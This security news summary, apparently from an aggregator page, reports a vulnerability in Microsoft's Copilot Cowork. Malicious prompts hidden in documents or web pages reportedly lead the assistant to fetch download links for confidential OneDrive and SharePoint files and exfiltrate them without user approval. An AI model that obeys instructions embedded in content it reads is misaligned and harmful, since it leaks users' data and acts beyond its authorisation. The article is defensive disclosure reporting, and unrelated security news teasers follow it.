 News.Ycombinator

 Microsoft Copilot Cowork Vulnerable to File Exfiltration via Indirect Prompt Injection
Article Content

- •Copilot Cowork is vulnerable to indirect prompt injection attacks allowing file exfiltration.
- •Attackers can exploit the system's permissions to retrieve sensitive files without user approval.
- •The vulnerability has a 100% success rate in tests and poses significant risks to organizations.
A security vulnerability in Microsoft's Copilot Cowork, part of Microsoft 365, allows attackers to exploit indirect prompt injection to exfiltrate sensitive files without user consent. The AI assistant has high-level permissions to send emails and access internal data from OneDrive and SharePoint. Attackers can embed malicious prompts in documents or web pages, tricking Copilot into retrieving pre-authenticated download links for confidential files. This attack method has achieved a 100% success rate in tests, raising significant security concerns. The vulnerability is exacerbated by the system's design, which permits automated tasks to run without user oversight. Microsoft has been informed of the issue, but the risk remains due to the lack of user control over action approvals. Organizations using Copilot Cowork are urged to assess their security posture regarding this vulnerability.
Ask AI about this cluster
Answers cite the sources they use
Timeline
More articles in this cluster (5)
Following this threat?
Track Outlook in your own feed — you're alerted when they show up in new reporting, leak sites or exploitation.
Free account · no card needed
Continue Reading
 Critical BeyondTrust 9.3 Vulnerability Actively Exploited by Threat Actor A critical vulnerability (CVE-2026-102764) in BeyondTrust Remote Support has been discovered and is actively being exploited by the threat group ARMORY CASTLE, reportedly linked to China. The vulnerability, which has a CVSS score of 9.3, allows unauthenticated attackers to upload files and potentially compromise host…
  Lazarus APT Launches Operation FlashHole Using AI and Post-Quantum Cryptography Kaspersky has identified a cyberespionage campaign, dubbed Operation FlashHole, attributed to the Lazarus APT group, active since July 2025. The campaign has targeted at least three organizations in South Korea's construction, software, and wire-communication sectors. Attack methods include spear-phishing emails…